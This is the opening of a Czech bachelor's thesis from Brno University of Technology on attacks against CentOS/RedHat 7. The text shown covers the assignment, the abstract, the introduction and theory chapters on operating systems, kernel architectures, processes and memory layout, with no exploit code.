VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA INFORMAČNÍCH TECHNOLOGIÍ
FACULTY OF INFORMATION TECHNOLOGY

ÚSTAV INTELIGENTNÍCH SYSTÉMŮ
DEPARTMENT OF INTELLIGENT SYSTEMS

ÚTOKY NA CENTOS/REDHAT 7

ATTACKS ON CENTOS/REDHAT 7

BAKALÁŘSKÁ PRÁCE
BACHELOR'S THESIS

AUTOR PRÁCE **PETR KRYCHTÁLEK**
AUTHOR

VEDOUCÍ PRÁCE **Ing. DANIEL SNÁŠEL**
SUPERVISOR

BRNO 2024

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA INFORMAČNÍCH TECHNOLOGIÍ

Zadání bakalářské práce

161131

Ústav:	Ústav inteligentních systémů (UITS)
Student:	**Krychtálek Petr**
Program:	Informační technologie
Název:	**Útoky na Centos/RedHat 7**
Kategorie:	Bezpečnost
Akademický rok:	2023/24

Zadání:

1. Seznamte se z operačními systémy typu Linux.
2. Zaměřte se na operační systémy RedHat/Centos 7.
3. Nastudujte známe exploity na operačních systémech RedHat/Centos 7
4. Popište známe exploity a navrhněte způsob, jak by jste hledali další.
5. Proveďte útok na minimálně 5 např. (CVE-2020-5291, CVE-2017-1000253, CVE-2011-4144 a další) známých zranitelností operačního systému Centos /RedHat 7 a jeho aplikací.
6. Opravte zranitelnosti známými záplatami a ověřte zda jsou odstraněné.
7. Výsledky shrňte.

Literatura:

- Databáza exploitů:
- https://www.exploit-db.com/
- https://www.soom.cz/hack-forum/50055--exploit-and-vuln-databaze?reply_id=50059
- https://www.security-portal.cz/aggregator/sources/53
- https://www.cybersecurity-help.cz
- Stŕanky komunity Centos a RedHat: centos.org, redhat.com
  redhat a centos fóra: formu.centos.org, stackoverflow.org...
- Linux Dokumentační projekt

Při obhajobě semestrální části projektu je požadováno:

1. Rozpracovaná teoretická část.
2. Nastudovaní databáze exploitů.

Podrobné závazné pokyny pro vypracování práce viz https://www.fit.vut.cz/study/theses/

Vedoucí práce:	**Snášel Daniel, Ing.**
Vedoucí ústavu:	Hanáček Petr, doc. Dr. Ing.
Datum zadání:	1.11.2023
Termín pro odevzdání:	9.5.2024
Datum schválení:	26.3.2024

Abstrakt

Cílem této práce je analýza pěti vybraných exploitů zaměřujících se na operační systém CentOS 7. V první části jsou představeny teoretické koncepty potřebné pro pochopení funkce exploitů. Mezi tyto koncepty patří operační systém, jádro operačního systému, proces, vlákno a virtuální paměť. Druhá část je už konkrétně zaměřena na operační systém Linux a jeho architekturu. Třetí část se zabývá kybernetickou bezpečností, přičemž jsou uvedeny nejčastější typy útoků, nejčastější typy zranitelností a taky nástroje využívané v oblasti kybernetické bezpečnosti. Čtvrtá část se zaměřuje na bezpečnost operačního systému Linux a jeho nejčastějším zranitelnostem. Poslední část této práce je věnována podrobné analýze exploitů a hledáním exploitů.

Abstract

The aim of this thesis is to analyse five selected exploits targeting the CentOS 7 operating system. In the first part, the theoretical concepts needed to understand the exploits are presented. These concepts include operating system, operating system kernel, process, thread and virtual memory. The second part focuses specifically on the Linux operating system and its architecture. The third part deals with cybersecurity, listing the most common types of attacks, the most common types of vulnerabilities, and also the tools used in cybersecurity. The fourth part focuses on the security of the Linux operating system and its most common vulnerabilities. The last part of this thesis is devoted to a detailed analysis of exploits and exploit searches.

Klíčová slova

Centos, RHEL, zranitelnosti, exploity, Linux

Keywords

Centos, RHEL, vulnerabilities, exploits, Linux

Citace

KRYCHTÁLEK, Petr. *ÚTOKY NA CENTOS/REDHAT 7*. Brno, 2024. Bakalářská práce. Vysoké učení technické v Brně, Fakulta informačních technologií. Vedoucí práce Ing. Daniel Snášel

ÚTOKY NA CENTOS/REDHAT 7

Prohlášení

Prohlašuji, že jsem tuto bakalářskou práci vypracoval samostatně pod vedením pana Ing. Daniela Snášela. Uvedl jsem všechny literární prameny, publikace a další zdroje, ze kterých jsem čerpal.

.....
Petr Krychtálek
8. května 2024

Poděkování

Děkuji vedoucímu práce Ing. Danielovi Snášelovi za odbornou pomoc, své rodině a všem, kteří mě podporovali.

Obsah

Kapitola 1

Úvod

Tato práce se zabývá analýzou pěti vybraných exploitů zaměřených na operační systém CentOS 7 a jeho jádro. Tři exploity jsou určeny pro jádro a dva exploity zneužívají zranitelnosti aplikací. Jednotlivé kapitoly vysvětlují koncepty nutné pro pochopení exploitů a také témata, která s exploity souvisí. V poslení kapitole je uvedena detailní analýza exploitů.

Druhá kapitola vysvětluje význam a funkci operačního systému a jeho jádra. Uvedeny jsou také architektury operačních systémů. V podkapitole týkající se procesů se nachází popis a význam procesu, plánování procesů a také související struktury. Vedle procesu je také vysvětlen koncept vlákna a jeho význam při paralelním zpracování. Kapitola týkající se virtuální paměti popisuje důležitost jejího použití. Na konci kapitoly je vysvětlen koncept stránkování, který úzce souvisí s virtuální pamětí. V podkapitole věnující se stránkování je uveden význam tohoto konceptu v souvislosti s virtuální pamětí a s tím související struktury.

Třetí kapitola se zabývá architekturou operačního systému Linux a s tím souvisejícími koncepty. Vysvětleny jsou důležité pojmy jako je procesor nebo aplikační binární rozhraní. Je zde také uveden popis průběhu systémových volání a úrovní provádění instrukcí na procesoru.

Čtvrtá kapitola se věnuje problematice kybernetické bezpečnosti. Do této problematiky spadají nejčasteji prováděné útoky, nejčastěji zneužívané zranitelnosti a také penetrační testování sloužící pro vyhodnocení zabezpečení systému. Dále je vysvětlen pojem exploit a kapitola se mimo jiné věnuje i nástrojům využívaných v oblasti kybernetické bezpečnosti.

Pátá kapitola se zabývá bezpečností operačního systému Linux. Do této oblasti spadá tradiční model oprávnění a novější model oprávnění nazvaný shopnosti. Uvedeny jsou také nejčastější zranitelnosti jádra operačního systému Linux.

Šestá kapitola se věnuje vyhledávání a vývoji exploitů. V kapitole jsou uvedeny nejznámější databáze exploitů, nástroje využívané pro vyhledávání exploitů nebo nástroje využívané při jejich vývoji a na konci podkapitoly jsou uvedeny drobné typy jak postupovat při vývoji exploitů.

Poslední sedmá kapitola je věnována detailní analýze vybraných exploitů. Analýza je provedena buď pomocí SystemTap skriptů nebo sledováním činnosti kódu.


Kapitola 2

Teoretické koncepty operačních systémů

V této kapitole je představen operační systém, jeho jádro a také architerktury operačního systému. Dále jsou vysvětleny teoretické koncepty operačních systémů důležité pro pochopení exploitů, kterými se tato práce zabývá. Mezi tyto koncepty patří virtuální paměť, proces nebo vlákno.

2.1 Co je operační systém

Operační systém je software (dále jen SW) sloužící jako mezivrstva mezi vrstvou, která představuje hardware (dále jen HW) počítače a vrstvou, která představuje aplikační programy. Je také jednou z komponent počítačového systému jak je uvedeno na obrázku 2.1. Počítačový systém je dále složen z HW, aplikačních programů a uživatele. [80] [75]



Obrázek 2.1: **Komponenty tvořící počítačový systém. Převzato ze zdroje [80].**

V počítačovém systému bez operačního systému by musely aplikační programy zahrnovat kód pro obsluhu HW, čímž by se značně zvýšila jejich velikost a zkomplikoval vývoj. Aplikační programy využívají operační systém k běžným činnostem jako je například odeslání síťového packetu nebo k výpisu informací na monitor, přičemž se nemusí starat o HW. Součástí operačního systému jsou ovladače zařízení sloužící pro převod požadavků aplikačních programů a operačního systému na příkazy, kterým zařízení rozumí. Některé funkce vykonává jádro operačního systému jak je uvedeno v kapitole 2.2. Mezi základní funkce poskytované operačním systémem patří následující: [75]

- Poskytnutí uživatelského rozhraní umožňující interakci uživatele s operačním systémem. Dvěma základními typy uživatelského rozhraní jsou CLI (okno terminálového režimu) a GUI (grafické uživatelské rozhraní). CLI představuje textové rozhraní pro zadávání příkazů pomocí klávesnice. GUI představuje vizuální rozhraní, které je možné ovládat pomocí klávesnice a myši nebo také například pomocí dotykové obrazovky.
- Zajištění správy aplikací. Tato správa zahrnuje spouštění, plánování běhu na procesoru, obsluhu přerušení, správu paměti a zpracování chyb.
- Realizace vstup/výstupních operací HW zařízení. Tímto zařízením může být například tiskárna, monitor nebo pevný disk.
- Poskytování informací o svém stavu a chybách.
- Zajištění paralelního zpracování na víceprocesorových systémech.
- Zajištění správy ovladačů zařízení. Po identifikaci zařízení nainstaluje operační systém požadované ovladače zařízení. V případě ovladače zařízení pro tiskárnu může aplikační program provést tisk i bez znalosti kódů nebo příkazů pro konkrétní tiskárnu.

Existují různé typy operačních systémů:

- Univerzální operační systém pro obecné použití běžící na mnoha zařízeních. Umožňuje spuštění mnoha aplikací, jako je například databáze, webový prohlížeč nebo textový editor a umožňuje těmto aplikacím sdílet HW zařízení. Mezi tento typ operačních systémů se řadí například Microsoft, Mac OS, Unix nebo Linux.
- Mobilní operační systémy, které jsou určeny zejména pro chytré mobilní telefony a tablety. Jsou navrženy tak, aby byly efektivní, spotřebovávaly co nejméně výpočetních zdrojů a zároveň poskytly dostatečné zdroje uživatelským aplikacím. Zaměřují se také na rychlou uživatelskou odezvu a zpracování dat. Mezi tyto systémy patří například Apple iOS nebo Google Android.
- Vestavěné operační systémy určené pro běh na specializovaných zařízeních vykonávajících konkrétní činnost. Jedná se například o lékařská zařízení nebo zařízení nacházející se v letadlech. Jsou navrženy s ohledem na spolehlivost a výkon. Mezi takové operační systémy patří Linux.
- Operační systémy reálného času (RTOS) garantují odezvu v rámci definovaných časových omezení. Jsou určeny například pro průmyslové systémy kde slouží pro ovládání senzorů, motorů a jiných zařízení. Mezi tyto operační systémy patří například FreeRTOS nebo VxWorks.

Operační systémy jednoho typu mohou částečně sdílet vlastnosti operačních systémů dalšího typu. Například vestavěné operační systémy mohou mít některé vlastnotsti operačních systémů reálného času.


2.1.1 Implementace

Operační systém se skládá z mnoha programů napsaných ve více programovacích jazycích. Pro vývoj je použit především programovací jazyk C nebo C++ a malá část může také používat assembler. Při vývoji systémových knihoven mohou být použity jazyky vyšší úrovně

jako je například programovací jazyk C++. Vývoj při použití jazyka vyšší úrovně probíhá rychleji, kód je srozumitelnější a lépe se ladí. Vyššího výkonu při použití jazyka vyšší úrovně může být dosaženo použitím vhodných datových struktur a algoritmů nebo optimalizacemi prováděnými moderními překladači. [80]

2.2 Co je jádro operačního systému

Jádro je srdcem operačního systému. Je to program umožňující komunikaci mezi SW a HW a má přímou vazbu na HW jak je uvedeno na obrázku 2.2. [32]



Obrázek 2.2: **Propojení jádra operačního systému se SW a HW. Převzato ze zdroje [32].**

Jádro je načteno do hlavní paměti počítače programem nazývaným zavaděč, který se může nacházet například na pevném disku nebo CD/DVD nosiči. Jádro po načtení řídí spouštění dalších procesů operačního systému. Proces je spuštěný program, přičemž další podrobnosti jsou uvedeny v následujících kapitolách. Jádro a uživatelské aplikace se nacházejí v oddělených pamětových prostorech. Jádro se nachází v chráněném prostoru jádra. Do tohoto prosotoru nemají přístup uživatelské aplikace ani méně významné části operačního systému. Uživatelské aplikace se nacházejí v uživatelském prostoru. [65] [80] [32]

Mezi hlavní úkoly jádra patří například:


- Poskytuje aplikačním programům přístup k periferním zařízením prostřednictvím ovladačů zařízení. Periferním zařízením je například klávesnice nebo myš.
- Spravuje paměť jednotlivých procesů a umožňuje procesům přístup do paměti počítačového systému.
- Spravuje procesy a umožňuje jejich synchronizaci, vzájemnou komunikaci a sdílení prostředků.
- Rozhoduje o rozdělování paměti mezi procesy v případě jejího nedostatku.

2.3 Architektury operačních systémů

Operační systém je rozsáhlý a složitý software a s ohledem na jeho správnou funkcionalitu a jednoduchou modifikovatelnost je nutné dobře navrhnout jeho architekturu. Dobrým postupem při vývoji SW je rozdělení kódu na menší části s dobře definovaným rozhraním a stejně tak je tomu i při návrhu architektury operačního systému, kdy je lepší rozdělit systém na moduly s definovaným rozhraním a funkcemi. V této kapitole jsou uvedeny využívané architektury operačních systémů. [80]

2.3.1 Monolitická architektura

V případě monolitické struktury je architektura velice jednoduchá. Kód jádra je zkompilován do jednoho statického binárního souboru a po spuštění běží v jednom adresovém prostoru. Na obrázku 2.3 je uvedena architektura operačního systému Linux, která má monolitickou strukturu. Kód jádra Linuxu běží v režimu jádra v jednom adresovém prostoru. Jádro Liuxu má ovšem i prvky modulární architektury popsané v kapitole 2.3.4.




Obrázek 2.3: **Detailní architektura operačního systému Linux. Převzato ze zdroje [80].**

Mezi rozhraním systémových volání a HW se nachází jádro. Jádra jsou obtížně rozšiřitelná a komplikovaně se implementují. Změny provedené v jedné části systému mohou mít vliv na funkci jiných částí. Stále se s nimi setkáváme i v moderních operačních systémech díky jejich rychlosti a efektivitě.

2.3.2 Vrstevnatá architektura

Architektura je podobná modulárnímu přístupu, který je uveden v kapitole 2.3.4. Operační systém je tvořen vrstvami, které v sobě zapozdřují data a operace manipulující s těmito daty. Nejnižší vrstvou je HW a nejvyšší vrstva představuje uživatelské rozhraní jak je zobrazeno na obrázku 2.4.




Obrázek 2.4: **Vrstevnatá architektura operačního systému. Převzato ze zdroje [80].**

Vrstvy využívají pouze služeb poskytovaných nižšími vrstvami. Tento přístup usnadňuje testování funkce vrstev. Při výskytu chyby se tato chyba nachází v aktuálně testované vrstvě za předpokladu, že jsou nižší vrstvy odladěny. Nevýhodou tohoto přístupu je požadavek na přesné definování funkce vrstev. Další nevýhodou je nižší výkon vzhledem k tomu, že požadavek uživatelské aplikace na službu musí procházet několika vrstvami. Nejčastěji je volen menší počet vrstev s více funkcemi, což poskytuje výhody modulární architektury. Vrstvená architektura je využita například v počítačových sítích.

2.3.3 Architektura mikrojádra

Méně významné části jádra jsou přesunuty do uživatelského prostoru a jádro se stává menším a bezpečnějším. Vyčleněné části jádra jsou spuštěny jako uživatelské programy poskytující služby. Tímto způsobem může být například spuštěna služba souborového systému. Při selhání služby není ovlivněna funkce ostatních služeb operačního systému. Určení částí, které mají být vyčleněny nemusí být jednoduché. Mikrojádro zajišťuje komunikaci mezi službami a uživatelskými aplikacemi pomocí zpráv jak je uvedeno na obrázku 2.5. Uživatelský program provádějící souborovou operaci musí pomocí zpráv komunikovat se službou souborového systému.



Obrázek 2.5: **Architektura mikrojádra. Převzato ze zdroje [80].**

Přidání nových služeb do uživatelského prostoru nevyžaduje změnu jádra a výhodou je tedy snadná rozšiřitelnost operačního systému. Výhodou je také snažší přenositelnost mezi různým HW. Nevýhodou mikrojader může být nižší výkon způsobený režií při předávání zpráv.

2.3.4 Modulární architektura

Tato metoda návrhu patří mezi nejlepší. Jádro poskytuje základní funkce a ostatní funkce je možné přidávat při spuštění nebo za běhu pomocí načítetelných modulů jádra (LKM). Jádro například implementuje algoritmy pro plánování běhu procesů na procesoru nebo správu paměti a pomocí modulu lze do operačního systému zavést ovladače zařízení nebo podporu nového souborového systému. Architektura je podobná vrstvené architektuře, protože se jádro skládá z částí s definovaný rozhraním, ale výhodou je, že moduly mohou komunikovat se všemi ostatními moduly. Architektura se také podobá architektuře mikrojádra, ale moduly nemusejí pro komunikaci využívat zpráv, což přináší vyšší výkon. Jádro operačního systému Linux je díky této architektuře modulární a dynamické a zároveň má výhody monolitické architektury mezi které patří například vyšší výkon. Výhodou tohoto přístupu je také to, že při přidání nové funkcionality zavedením nového modulu není nutné znovu kompilovat kód jádra.


2.3.5 Hybridní architektura

Operační systémy jsou většinou spíše kombinací více architektur. Například operační systémy Linux a Windows využívají z větší části monolitickou architekturu, která poskytuje vysoký výkon. Dále však využívají i modulární architektury umožňující dynamické přidávání nových funkcí do jádra. Operační systém Windows podporuje běh samostatných subsystémů v uživatelském režimu, což je typycké pro mikrojádrové architektury.

2.4 Proces

Proces představuje spuštěný program. Ke své činnosti vyžaduje různé zdroje. Příkladem takového zdroje je například paměť, čas procesoru nebo vstupně-výstupní zařízení. V ope-

račním systému se může nacházet mnoho procesů z nichž některé vykonávájí kód operačního systému a některé uživatelský kód. Na obrázku 2.6 je uvedeno rozložení paměti procesu. [80]



Obrázek 2.6: **Rozložení paměti procesu. Převzato ze zdroje [80].**

Paměť procesu se skládá z několika částí:

- V části text se nachází kód.
- V části data se nachází globální proměnné.
- V části heap se nachází paměť dynamicky alokovaná při běhu programu.
- V části stack se nachází paměť zásobníku určená pro dočasné uložení dat při volání funkcí. Mezi tato data patří například parametry funkcí, lokální proměnné nebo návratové adresy.

Velikost částí text a data je pevná a během provádění programu se nemění. Velikost částí heap a stack je proměnlivá. Část heap se zvětšuje při dynamické alokaci paměti a při dealokaci se tato část paměti zmenšuje. Část stack se zvětšuje při volání funkcí. Při volání funkce je do paměti stack vložen aktivační záznam obsahující parametry funkce, lokální proměnné a návratovou adresu. Při dokončení funkce je aktivační záznam z paměti odstraněn a velikost paměti stack se zmenšuje. Část stack se rozšiřuje směrem k nižším adresám a část heap se rozšiřuje naopak. Operační systém musí zabránit překrytí těchto částí.


Proces vzniká ze spustitelného souboru při dvojkliku na spustitelný soubor nebo zadáním názvu spustitelného souboru do příkazového řádku. Spustitelný soubor představuje seznam instrukcí uložený na disku. Spustitelný soubor je pasivní entita, přičemž proces je aktivní entita s přidělenými zdroji a programovým čítačem jehož hodnota určuje adresu další instrukce, která se má vykonat. Z jednoho spustitelného souboru může vzniknou více procesů, přičemž obsah části text jejich pamětí je stejný, ale obsah částí data, heap a stack se liší.

Proces může sloužit i jako běhové prostředí pro jiné programy. Proces překládá kód programu na nativní strojové instrukce a je označován jako interpret. Vykonávaný program

se označuje jako interpretovaný a je napsán v některém interpretovaném programovacím jazyce, mezi které patří Python, PHP nebo Ruby. Příkladem takového procesu je virtuální stroj Java (JVM), v rámci kterého je vykonáván program napsaný v jazyce Java. [80] [73]

2.4.1 Rozložení paměti programu v jazyce C

Na obrázku 2.7 je uvedeno rozložení paměti procesu a souvislost se zdrojovým kódem programu jazyka C, ze kterého proces vznikl.




Obrázek 2.7: **Rozložení paměti programu v jazyce C. Převzato ze zdroje [80].**

Část data uvedená na obrázku 2.6 nebo 2.7 a je rozdělena na část neinicializovaných a inicializovaných dat. Paměť s hodnotou 15, která je vyhrazena pro proměnnou y se nachází v části inicializovaných dat. Paměť vyhrazena pro neinicializovanou proměnnou x se nachází v části neinicializovaných dat. Parametry funkce main jsou uloženy v paměti zásobníku. Paměť alokována funkcí malloc se nachází v paměti hromady.

2.4.2 Stav procesu

Proces se může nacházet v jednom z pěti stavů. Tyto stavu jsou uvedeny na obrázku 2.8.



Obrázek 2.8: **Stavy, ve kterých se může proces nacházet. Převzato ze zdroje [80].**


Ve stavu new je proces vytvořen a následně přechází do stavu ready. Po přiřazení k procesoru přechází do stavu running, ve kterém jsou prováděny instrukce procesu na pro-

cesoru. Při zahájení čekání na dokončení vstup-výstupní operace nebo při zahájení čekání na určitou událost přechází do stavu waiting. Po dokončení vstup-výstupní operace nebo při výskytu události přechází do stavu ready. Ze stavu running do stavu ready se může proces dostat také na základě příjmu přerušení. Ve stavu terminated je ukončeno provádění procesu.

Na procesoru s jedním jádrem je možné provádět v jednu chvíli jen jeden proces. Ostatní procesy připravené na provádění musí čekat.

2.4.3 Blok řízení procesu

Procesy jsou reprezentovány strukturou Process Control Block (PCB), která je uvedená na obrázku 2.9.



Obrázek 2.9: **Blok řízení procesu. Převzato ze zdroje [80].**

Ve struktuře jsou uloženy informace důležité pro spuštění nebo restartování procesu. Nachází se v ní následující informace:

- Stavy procesu byly popsány v části 2.4.2.
- Čítač programu udává adresu následující instrukce, která se má v rámci procesu provést.
- Hodnoty registrů procesoru. Při pozastavení vykonávání procesu je nutné uložit hodnoty nacházející se v registrech procesoru. Registry se liší v závislosti na architektuře a patří mezi ně například indexové registry nebo registry pro obecné použití a další.
- Informace související s plánováním běhu procesu, mezi které paří například priorita procesu.
- Informace související se správou paměti, mezi které patří například tabulka stránek.
- Informace související s účtováním, mezi které patří například čísla procesů, množství času stráveného vykonáváním procesů na procesoru.
- Vstup-výstupní informace, mezi které patří například seznam otevřených souborů procesu.


2.4.4 Reprezentace procesů v systému Linux

Obecná struktura PCB popsaná v části 2.4.3 je v operačním systému Linux implementována pomocí struktury *task_struct*, která se nachází ve zdrojových kódech jádra. Část této struktury je uvedena ve výpise 2.1. Struktura *task_struct* obsahuje stejné informace jako PCB a navíc má odkaz na rodičovský proces, sourozenecké procesy a procesy potomků.

```
long state; /* state of the process */
struct sched_entity se; /* scheduling information */
struct tast_struct *parent; /* this process's parent */
struct list_head children; /* this process's children */
struct files_struct *files; /* list of open files */
struct mm_struct *mm; /* address space */
```

Výpis 2.1: **Struktura *task_struct* v systému Linux. Převzato ze zdroje [80].**

